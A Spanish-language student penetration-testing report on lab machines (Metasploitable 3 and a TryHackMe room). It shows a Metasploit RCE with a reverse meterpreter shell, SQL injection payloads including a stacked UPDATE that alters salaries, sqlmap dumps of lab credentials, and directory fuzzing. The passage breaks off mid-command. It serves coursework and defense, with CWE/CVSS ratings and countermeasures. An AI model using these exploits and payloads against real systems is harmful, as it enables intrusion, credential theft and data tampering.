

UNIVERSIDAD NACIONAL DE INGENIERÍA
FACULTAD DE INGENIERÍA ELÉCTRICA, ELECTRÓNICA,
TELECOMUNICACIONES Y CIBERSEGURIDAD



INFORME

Curso: Pentesting en Infraestructura de Red

Código curso y sección: CBN04 M

Alumno: Santana Palomino Carlos Henry

Código alumno: 20230348C

Lima-Perú 2025

Contenido

1	Informe Ejecutivo	3
1.1	Resumen Ejecutivo	3
1.2	Alcance y Objetivo	3
1.3	Riesgos Globales	4
1.4	Recomendaciones Claves	5
2	Informe Técnico	6
2.1	Metodología	6
2.2	Alcance Técnico	7
2.3	Hallazgos Detallados	8
2.3.1	Ejecución Remota de Código Crítica (RCE) en ManageEngine Desktop Central 9 - Puerto 8020	8
2.3.2	Vulnerabilidad SQL Injection en Payroll Application	11
2.3.3	Uso de Hash Descifrado para Ingreso y Obtención de Acceso Remoto (RCE)	14
2.3.4	Escalada de Privilegios Local en “LazyAdmin” (Root Flag)	22
2.3.5	MS15-034 vulnerabilidad en el servicio Microsoft IIS permitiendo un ataque DoS 24	
3	Referencias	26
4	Anexos	27

1 Informe Ejecutivo

1.1 Resumen Ejecutivo

Tras la ejecución de la auditoría de seguridad sobre la infraestructura de laboratorio (abarcando activos como Metasploitable 3 y el entorno LazyAdmin), se ha categorizado el nivel de riesgo global del entorno como **CRÍTICO**.

Se identificaron 5 brechas de seguridad severas que impactan directamente sobre la tríada de la seguridad de la información (CIA):

- Confidencialidad: Se materializó la exfiltración de información sensible, incluyendo datos de nómina y PII (Información de Identificación Personal).
- Integridad: Se demostró la capacidad para manipular registros financieros y obtener control total sobre el Sistema Operativo.
- Disponibilidad: Se validó la posibilidad de interrumpir servicios críticos de manera remota mediante ataques de Denegación de Servicio (DoS).

1.2 Alcance y Objetivo

La prueba de intrusión se delimitó a la superficie de ataque de los siguientes activos expuestos:

- Metasploitable 3 (Windows): Evaluación de servicios de aplicación en los Puertos 8020 y 80.
- Metasploitable 3 (Linux): Análisis de aplicaciones web en el Puerto 80.
- LazyAdmin / Room Attactive (TryHackMe): Ejecución de pruebas de autenticación y técnicas de movimientos laterales.

Objetivos del Pentesting:

1. Detectar y explotar vectores de Ejecución Remota de Código (RCE).
2. Comprometer mecanismos de autenticación mediante técnicas como SQL Injection (SQLi) y Pass-the-Hash.
3. Evidenciar el impacto real en el negocio: obtención de Shells, extracción de credenciales (Credential Dumping) y ejecución de DoS.

1.3 Riesgos Globales

En este momento, se brindará de manera detallada las 5 vulnerabilidades encontradas en el informe técnico, traducidas a su impacto real a nivel de un negocio u organización.

#	Vulnerabilidad Identificada	Impacto en el Negocio (Riesgo)	Severidad
1	Ejecución Remota de Código (RCE) en Servidor de Gestión <i>(ManageEngine Desktop Central 9)</i>	Pérdida Total de Control: Un atacante puede comprometer el servidor sin autenticación previa. Esto habilita el robo de propiedad intelectual, el despliegue de Ransomware y facilita el acceso profundo a la red interna.	 Crítico
2	Exfiltración y Manipulación de Datos en Nómina (SQL Injection) <i>(Payroll App)</i>	Fraude Financiero y Riesgo Legal: Se validó la capacidad de leer, modificar y eliminar registros (CRUD). Esto expone a la organización a multas por violación de privacidad de datos (PII), litigios laborales y fraude en nóminas.	 Crítico
3	Compromiso del Servidor Web por configuración débil <i>(SweetRice: Backup Disclosure & Arbitrary File Upload)</i>	Acceso No Autorizado: La exposición insegura de Backups permitió la extracción de credenciales administrativas, derivando en el secuestro del sitio web. Esto impacta la reputación y permite la alteración de contenido público (Defacement).	 Crítico
4	Control Total de Escalada de Privilegios (Root) <i>(Configuración insegura de scripts locales)</i>	Compromiso Total del Host: Un actor con acceso limitado puede elevar sus privilegios hasta convertirse en "Superusuario" (Root). Esto otorga control absoluto del SO, permitiendo la eliminación de logs (evasión) y establecer Persistencia en la red.	 Crítico
5	Interrupción del Servicio (DoS) <i>(Servidor Microsoft IIS - MS15-034)</i>	Parada de Operaciones: Se confirmó que un atacante remoto puede provocar la caída o el apagado del servidor web a voluntad. Esto resulta en la indisponibilidad de servicios críticos, generando pérdidas operativas directas.	 Alto

1.4 Recomendaciones Claves

1. Gestión de Vulnerabilidades y Parcheo (Acción Inmediata)
 - Servidor IIS: Desplegar con urgencia el parche de seguridad MS15-034 (KB3042553) para mitigar el riesgo crítico de Denegación de Servicio (DoS) a nivel de kernel.
 - ManageEngine: Actualizar la instancia de Desktop Central 9 a su versión estable más reciente para eliminar el vector de Ejecución Remota de Código (RCE).
2. Desarrollo Seguro de Software (Corto Plazo)
 - Aplicación de Nóminas (Payroll App): Refactorizar el código de autenticación implementando Prepared Statements (Consultas Parametrizadas). Esta medida es fundamental para sanitizar las entradas y neutralizar ataques de SQL Injection contra la base de datos.
3. Hardening y Configuración Segura (Medio Plazo)
 - Seguridad en Backups: Implementar controles de acceso estrictos (ACLs) para restringir la exposición pública de archivos de respaldo (extensiones críticas como .inc, .sql) en el servidor SweetRice, previniendo así el Credential Dumping.
 - Principio de Mínimo Privilegio (PoLP): Auditar y remediar los permisos en scripts locales (ej. *backup.lb*), asegurando que usuarios estándar no posean privilegios de ejecución sobre tareas administrativas para evitar la Escalada de Privilegios.
 - Fortalecimiento de Credenciales: Deprecar el uso de algoritmos de hashing vulnerables como MD5 e imponer una política de rotación inmediata para credenciales por defecto o aquellas que hayan sido comprometidas.

2 Informe Técnico

2.1 Metodología

La auditoría de seguridad se ejecutó bajo estrictos estándares de la industria, aplicando un enfoque de Black Box (Caja Negra). Esta metodología simuló un vector de ataque externo sin conocimiento previo de la arquitectura o credenciales (Zero Knowledge), validando posteriormente los resultados mediante técnicas de Gray Box (Caja Gris) .

La ejecución técnica se alineó con los siguientes frameworks de referencia:

- PTES (Penetration Testing Execution Standard): Utilizado para estructurar el ciclo de vida del ataque a la infraestructura.
- OWASP WSTG (Web Security Testing Guide v4.2): Aplicado específicamente para el análisis de seguridad en aplicativos webs (Payroll, SweetRice, LazyAdmin).

A. Fases Empleadas

- Fase 1: Information Gathering (Reconocimiento y Enumeración): Identificación de activos vivos (Host Discovery) y mapeo detallado de la superficie de ataque disponible.
- Fase 2: Vulnerability Assessment & Threat Modeling: Correlación de servicios detectados con bases de datos de vulnerabilidades conocidas (CVEs) y detección de configuraciones inseguras (Security Misconfigurations).
- Fase 3: Exploitation: Ejecución de pruebas controladas para validar la explotabilidad de los fallos, confirmando el impacto crítico y descartando falsos positivos .
- Fase 4: Post-Exploitation: Análisis posterior al compromiso del sistema para determinar el impacto real en el negocio tras el acceso no autorizado.

B. Herramientas Utilizadas

Categoría	Herramienta	Propósito Específico
Escaneos de Red	Nmap	Ejecución de Host Discovery, enumeración de puertos abiertos y detección de versiones de servicios (Service Versioning) mediante scripts de enumeración (-sV, -sC).
Análisis Web	SQLMap (o Manual)	Automatización del proceso de detección y explotación de vulnerabilidades de SQL Injection (SQLi) en bases de datos.
Explotación	Metasploit Framework	Despliegue de Exploits modulares, gestión de sesiones y Payloads (ej. Meterpreter) y ejecución de módulos auxiliares para ataques de Denegación de Servicio (DoS).
Diccionarios	wfuzz	Ejecución de ataques de Fuerza Bruta y descubrimiento de recursos ocultos o credenciales mediante técnicas de Fuzzing.
Navegador	Firefox	Revisión manual de la aplicación e inspección del código fuente (Source Code Review) del lado del cliente.

2.2 Alcance Técnico

ID	Objetivo (Target)	Dirección IP / Endpoint	Sistema Operativo (OS)	Servicios Expuestos / Vectores
01	Metasploitable 3 (Win)	192.168.75.129	Windows Server 2008 R2	ManageEngine Desktop Central 9 (Gestión de Infraestructura)
02	Metasploitable 3 (Linux)	192.168.75.134	Linux (Ubuntu)	Web Application (Payroll App / Sistema de Nóminas)
03	LazyAdmin	10.64.129.224	Entorno Linux	- SweetRice CMS (Gestor de Contenido) - Servidor Web Apache

2.3 Hallazgos Detallados

2.3.1 Ejecución Remota de Código Crítica (RCE) en ManageEngine Desktop Central 9 - Puerto 8020

Descripción


Se identificó que la instancia de ManageEngine Desktop Central 9 es vulnerable al fallo conocido como "Connection ID Write" (CVE-2015-8296). Esta vulnerabilidad crítica permite a un atacante no autenticado realizar la escritura de archivos arbitrarios en el sistema de archivos del servidor.

Aprovechando este fallo, se procedió a inyectar código malicioso mediante un payload específico, logrando exitosamente la Ejecución Remota de Código (RCE) en el sistema.

Como prueba de concepto (PoC), se estableció una interactive reverse shell con la máquina objetivo, validando la ejecución arbitraria de comandos. La sesión se obtuvo bajo el contexto de seguridad de `nt authority\local service`, lo que confirma que se ha comprometido el control del servidor de aplicaciones.

Evidencia de Explotación

El objetivo era el servicio que corría en el puerto 8020.



El exploit de ManageEngine Desktop Central 9 tiene esta ruta:
exploit/Windows/http/manageengine_connectionid_write.

```
msf > search ManageEngine Desktop Central 9
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/manage_engine_dc_pmp_sql	2014-06-08	excellent	Yes	ManageEngine Desktop Central 9 / Password Manager Link
1	target: Automatic				
2	target: Desktop Central v8 >= b80200 / v8 < b80038 (PostgreSQL) on Windows				
3	target: Desktop Central MSP v8 >= b80200 / v8 < b80038 (PostgreSQL) on Windows				
4	target: Desktop Central [MSP] v7 >= b70200 / v8 / v8 < b80038 (MySQL) on Windows				
5	target: Password Manager Pro [MSP] v6 >= b6800 / v7 < b7003 (PostgreSQL) on Windows				
6	target: Password Manager Pro v6 >= b6500 / v7 < b7003 (MySQL) on Windows				
7	target: Password Manager Pro [MSP] v6 >= b6800 / v7 < b7003 (PostgreSQL) on Linux				
8	target: Password Manager Pro v6 >= b6500 / v7 < b7003 (MySQL) on Linux				
9	exploit/windows/http/manageengine_connectionid_write	2015-12-14	excellent	Yes	ManageEngine Desktop Central 9 FileUploadServlet Con
10	exploit/windows/http/manageengine_connectionid_write				
11	exploit/windows/http/manageengine_dc_create_admin	2014-12-31	normal	No	ManageEngine Desktop Central Administrator Account C
12	exploit/windows/http/desktopcentral_file_upload	2013-11-11	excellent	Yes	ManageEngine Desktop Central AgentLogUpload Arbitrar
13	exploit/windows/http/desktopcentral_deserialization	2020-03-05	great	Yes	ManageEngine Desktop Central Java Deserialization
14	target: Windows Command				
15	target: Windows Dropper				
16	target: PowerShell Stager				
17	exploit/windows/http/desktopcentral_statusupdate_upload	2014-08-31	excellent	Yes	ManageEngine Desktop Central StatusUpdate Arbitrary

Usamos el metasploit, configuramos la ip del host local y del remoto; luego usaremos Shell y así logrando una RCE exitoso en el servicio.

```
msf > use exploit/windows/http/manageengine_connectionid_write
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/manageengine_connectionid_write) > set RHOSTS 192.168.75.129
RHOSTS => 192.168.75.129
msf exploit(windows/http/manageengine_connectionid_write) > set LHOST 192.168.75.128
LHOST => 192.168.75.128
```

```
msf exploit(windows/http/manageengine_connectionid_write) > run
[*] Started reverse TCP handler on 192.168.75.128:4444
[*] Creating JSP stager
[*] Uploading JSP stager tBRXy.jsp...
[*] Executing stager...
[*] Sending stage (177734 bytes) to 192.168.75.129
[*] Deleted ../webapps/DesktopCentral/jspf/tBRXy.jsp
[*] Meterpreter session 1 opened (192.168.75.128:4444 -> 192.168.75.129:49314) at 2025-11-25 01:01:53 -0500
```

```
meterpreter > shell
Process 5904 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

Indicadores

- CWE

CWE-434 (Unrestricted Upload of File with Dangerous Type): La causa raíz es la capacidad de subir un archivo ejecutable (JSP) que el servidor procesa automáticamente.

CWE-22 (Improper Limitation of a Pathname to a Restricted Directory - Path Traversal): El mecanismo facilitador es la manipulación de la ruta a través de connectionId.

- CVSS 4.0

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

- Calificación

Crítico: 9.3

Impacto

La explotación de este fallo trasciende el compromiso de un solo servidor.

ManageEngine Desktop Central actúa como un nexo de confianza en la red. Un atacante con control sobre este servidor puede:

1. Despliegue Masivo de Malware: Utilizar las funciones legítimas de distribución de software para instalar ransomware o troyanos en todos los endpoints gestionados.
2. Robo de Credenciales: Acceder a bases de datos internas que pueden contener credenciales de dominio o locales de los equipos gestionados.
3. Persistencia Silenciosa: Modificar configuraciones de los agentes para mantener acceso a largo plazo en toda la infraestructura.

Contramedidas

1. Gestión de Parches (Patch Management): Proceder con el despliegue inmediato de la actualización de seguridad más reciente para ManageEngine Desktop Central 9, cerrando así el vector de ataque conocido.
2. Hardening de Cuentas (PoLP): Implementar el Principio de Mínimo Privilegio, restringiendo los permisos de la cuenta de servicio bajo la cual opera ManageEngine, asegurando que solo posea los accesos estrictamente necesarios para su funcionamiento.
3. Segmentación de Red: Aislar las interfaces de administración del servidor en una VLAN de gestión dedicada o zona restringida, limitando su exposición a la red general y reduciendo la superficie de ataque.

2.3.2 Vulnerabilidad SQL Injection en Payroll Application

Descripción


Se identificó una vulnerabilidad de SQL Injection (SQLi) en el formulario de inicio de sesión de la aplicación de nóminas. La causa raíz es la ausencia de Input Sanitization y la falta de implementación de Prepared Statements en el código del servidor, lo que permite a un atacante alterar la lógica de las consultas SQL backend.

Resultando en:

1. Authentication Bypass: Inicialmente, se inyectó el payload `' OR 1=1--` en el campo de usuario. Esto permitió evadir el mecanismo de autenticación y listar el directorio de empleados sin necesidad de credenciales válidas.
2. Compromiso de Integridad (Stacked Queries): Para demostrar el impacto crítico en la integridad de los datos, se procedió a inyectar comandos de modificación encadenados (Stacked Queries). Se utilizó el siguiente vector de ataque para alterar la base de datos: `'; UPDATE users SET salary=99999 WHERE username='leia_organa';--` La ejecución exitosa de este comando resultó en la modificación arbitraria del registro financiero del usuario "leia_organa", elevando su salario a 99999. Esto confirma que el aplicativo permite operaciones de escritura no autorizadas (UPDATE).

Evidencia de Explotación

Podemos comprobar que usando un simple User: `' OR 1=1;` y dejando Password vacío; conseguimos una tabla de usuarios.



The screenshot shows a web browser at the URL `192.168.75.134/payroll_app.php`. The page displays a "Payroll Login" form with a "User" field containing the payload `' OR 1=1--` and an empty "Password" field. Below the form is a table of users.

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000

Usando SQLmap obtenemos el mismo resultado.

```
(root@kali)-[~]
# sqlmap -u "http://192.168.75.134/payroll_app.php" --forms --dump --batch

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage c
aused by this program

[*] starting @ 02:18:58 /2025-11-25/

Database: payroll
Table: users
[15 entries]
+-----+-----+-----+-----+-----+
| salary | password | username | last_name | first_name |
+-----+-----+-----+-----+-----+
| 9560 | help_me_obiwan | leia_organa | Organa | Leia |
| 1080 | like_my_father_beforeme | luke_skywalker | Skywalker | Luke |
| 1200 | nerf_herder | han_solo | Solo | Han |
| 22222 | b00p_b33p | artoo_detoo | Detoo | Artoo |
| 3200 | Pr0t0c07 | c_three_pio | Threepio | C |
| 10000 | thats_no_m00n | ben_kenobi | Kenobi | Ben |
| 6666 | Dark_syD3 | darth_vader | Vader | Darth |
| 1025 | but_master:( | anakin_skywalker | Skywalker | Anakin |
| 2048 | mesah_p0ssw0rd | jarjar_binks | Binks | Jar-Jar |
| 40000 | @dm1n1str8r | lando_calrissian | Calrissian | Lando |
| 20000 | mandalorian1 | boba_fett | Fett | Boba |
| 65000 | my_kind_a_skum | jabba_hutt | Hutt | Jaba |
| 50000 | hanSh0tF1rst | greedo | Rodian | Greedo |
| 4500 | rwaawr8 | chewbacca | <blank> | Chewbacca |
| 6667 | Daddy_Issues2 | kylo_ren | Ren | Kylo |
+-----+-----+-----+-----+-----+

[02:19:09] [INFO] table 'payroll.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.75.134/dump/payroll/users.csv'
[02:19:09] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/result
s-11252025_0218am.csv'

[*] ending @ 02:19:09 /2025-11-25/
```

También se comprobó la modificación manual de datos, en este caso usamos el comando `UPDATE users SET salary=99999 WHERE username='leia_organa';--` Con esto conseguimos la modificación del sueldo del usuario ‘leia_organa’ a ‘99999’.

192.168.75.134/payroll_app.php

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Welcome, ' OR 1=1-- -

192.168.75.134/payroll_app.php

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Payroll Login

User

E username='leia_organa';-- -

Password

OK

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	99999
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000

Indicadores

- CWE

CWE-89 (Improper Neutralization of Special Elements used in an SQL Command): La aplicación no neutraliza elementos especiales que pueden modificar el comando SQL.

- CVSS 4.0 Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

- Calificación

Crítico: 9.3

Impacto

- Confidencialidad: Se confirmó la capacidad de exfiltración de datos mediante el uso de herramientas de automatización (como sqlmap) y técnicas de evasión de autenticación. Esto resultó en el acceso no autorizado y volcado total de la tabla de usuarios, exponiendo información sensible como Información de Identificación Personal (PII), registros financieros (salarios) y hashes de contraseñas.
- Integridad: Se demostró la capacidad crítica de alteración de datos mediante el uso de Stacked Queries (consultas apiladas). Se ejecutó exitosamente un comando UPDATE arbitrario, logrando manipular la nómina de un usuario específico (cambio de salario a 99999). Esto evidencia que un atacante puede modificar, y potencialmente eliminar o insertar, registros en la base de datos sin restricciones.

Contramedidas

1. Implementación de Sentencias Preparadas: Es imperativo reescribir la lógica de autenticación para utilizar Prepared Statements (Consultas Parametrizadas) con variables enlazadas (*bind variables*). Esta práctica asegura que el gestor de base de datos interprete las entradas del usuario (login) estrictamente como datos literales y nunca como código ejecutable, neutralizando la inyección desde la raíz .
2. Validación y Sanitización de Entradas: Aplicar una política de seguridad de Lista Blanca (*Whitelist*) en el servidor. Se deben restringir los campos de entrada para aceptar únicamente los caracteres funcionalmente necesarios (ej. alfanuméricos). El sistema debe rechazar y limpiar automáticamente cualquier metacarácter de control SQL (como ', -, o ;) antes de procesar la solicitud .
3. Desactivación de Stacked Queries: Configurar el controlador de la base de datos (Database Driver/Connector) para prohibir explícitamente la ejecución de Stacked Queries (múltiples sentencias separadas por punto y coma ;). Esta configuración mitiga directamente el riesgo de integridad validado, ya que bloquea la ejecución de payloads destructivos de tipo UPDATE, INSERT o DELETE inyectados tras la consulta original.

2.3.3 Uso de Hash Descifrado para Ingreso y Obtención de Acceso Remoto (RCE)

Descripción

El compromiso del servidor (alojado en el host *Room Attactive*) se logró mediante la ejecución de una cadena de explotación (Exploit Chain) que vinculó dos vulnerabilidades conocidas en el CMS SweetRice 1.5.1:


1. Backup Disclosure (Exposición de Información Sensible): Se explotó una falla de configuración que permitía la descarga no autorizada de archivos de respaldo del sistema. El análisis de un archivo .sql recuperado reveló el hash MD5 correspondiente a la contraseña del administrador. Mediante técnicas de cracking, se obtuvo la credencial en texto plano: Password123 .
2. Arbitrary File Upload (RCE): Utilizando las credenciales validadas (*User: manager / Pass: Password123*), se accedió al panel de administración para explotar la vulnerabilidad de Carga Arbitraria de Archivos. Esto permitió evadir las restricciones de subida e inyectar un payload malicioso (script de PHP Reverse Shell). La ejecución exitosa del script otorgó una sesión remota en el servidor bajo el contexto del usuario www-data

Evidencia de Explotación

Mediante un nmap visualizamos en el puerto 80 esta abierto el servicio http

```
(root@kali)-[~]
# nmap -sV 10.64.129.224
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 05:39 EST
Nmap scan report for 10.64.129.224
Host is up (0.10s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.34 seconds
```



Procedemos a buscar posibles carpetas ocultas con:

```
wfuzz -L -t 100 --sc 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
http://10.64.129.224/FUZZ
```


```
(root@kali)~# wfuzz -L -t 100 --sc 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://10.64.129.224/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.64.129.224/FUZZ
Total requests: 220560
```

ID	Response	Lines	Word	Chars	Payload
000000001:	200	375 L	968 W	11321 Ch	"# directory-list-2.3-medium.txt"
000000003:	200	375 L	968 W	11321 Ch	"# Copyright 2007 James Fisher"
000000007:	200	375 L	968 W	11321 Ch	"# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000012:	200	375 L	968 W	11321 Ch	"# on atleast 2 different hosts"
000000013:	200	375 L	968 W	11321 Ch	"#"
000000008:	200	375 L	968 W	11321 Ch	"# or send a letter to Creative Commons, 171 Second Street,"
000000014:	200	375 L	968 W	11321 Ch	"http://10.64.129.224/"
000000009:	200	375 L	968 W	11321 Ch	"# Suite 300, San Francisco, California, 94105, USA."
000000010:	200	375 L	968 W	11321 Ch	"#"
000000011:	200	375 L	968 W	11321 Ch	"# Priority ordered case sensitive list, where entries were found"
000000002:	200	375 L	968 W	11321 Ch	"#"
000000005:	200	375 L	968 W	11321 Ch	"# This work is licensed under the Creative Commons"
000000004:	200	375 L	968 W	11321 Ch	"#"
000000006:	200	375 L	968 W	11321 Ch	"# Attribution-Share Alike 3.0 License. To view a copy of this"
000000075:	200	35 L	151 W	2199 Ch	"content"
000045240:	200	375 L	968 W	11321 Ch	"http://10.64.129.224/"

```
Total time: 0
Processed Requests: 220560
Filtered Requests: 220544
Requests/sec.: 0
```

La entrada valida /content/ nos da la pista de SweetRice.



Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)

De nuevo usamos:

```
wfuzz -L -t 100 --sc 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
http://10.64.129.224/content/FUZZ
```


```
(root@kali)~# wfuzz -L -t 100 --sc 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://10.64.129.224/content/FUZZ
